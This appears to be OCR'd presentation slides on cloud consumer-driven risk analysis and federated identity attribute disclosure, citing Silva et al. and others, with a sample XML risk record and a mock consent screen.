
Source: Silva et. al., 2016

Risk Evaluation Phase



Source: Silva et. al., 2016

Results and Discussion



Source: Silva et. al., 2016

Results and Discussion

```
<RDL Id="248" type="RISK">
   <source>RACloud-LRG</source>
   <version>5a</version>
   <description>...</description>
   <cc_id>consumerCC</cc_id>
   <csp_id>testCSP</csp_id>
   <risks>
      <item id="3">
         <probability>16.25</probability>
         <risk>42</risk>
         <informationasset DI="16">File transfer service</informationasset>
         <vulnerability DD="22">Clear text password</vulnerability>
         <treat DE="11">Unauthorized Access</treat>
      </item>
      <item id="16">
         <probability>45.5</probability>
         <risk>66.25</risk>
         <informationasset DI="87">Email service</informationasset>
         <vulnerability DD="46">Cipher protocol weak</vulnerability>
         <treat DE="45">DDos</treat>
      </item>
   </risks>
</RDL>
```

Source: Silva et. al., 2016


Conclusions

The proposed model changes the generally current paradigm (CC and ISL).


To reduce excess CSP responsibility for risk analysis.

CC itself can perform risk analysis on its current or future CSP.

Source: Silva et. al., 2016



Source: dos Santos et. al., 2014



Source: Werner et. al., 2017

Attribute disclosure to *"SP app test LRG"*

Warning:
The accessed service provider has a reputation of **60** among the federation members. The reputation range from 0 - 100.

After the approval you are going to be redirected to:
`http://localhost:8080/lrg-web-teste/openid_connect_login`

The following scopes were requested:

☐ **Basic profile**


- **Name**:
  ☑ KlttrZNbNQvTVloxJJliwKQ/pcrpfMZ0hEZJj/EDUnxhW1TfU1sCU3ZS6snYyejbblx8qx5843FkJLb92F6rNz9knNgoEo+hmMO3qQQ1azmu6/mAe4+cKxQmJaC
- **Email**:
  ☐ HMMmDNTm1rCKkWiuKQeDauE+/a2ljCcRV0jTd4uKmoOwgyTALUp0bYpPqOGFv4/ESUlOtF2/2zY3wObtVEj8lmWyFVndygg2pelNyuatJdGBn8TwDwzBY

☐ **Complete profile**

Decrypt selected attributes


Do you consent with the disclosure of the selected attributes to "SP app test LRG"?

Yes No



Source: Bodnar et. al., 2016

Source: Villarreal et. al., 2017

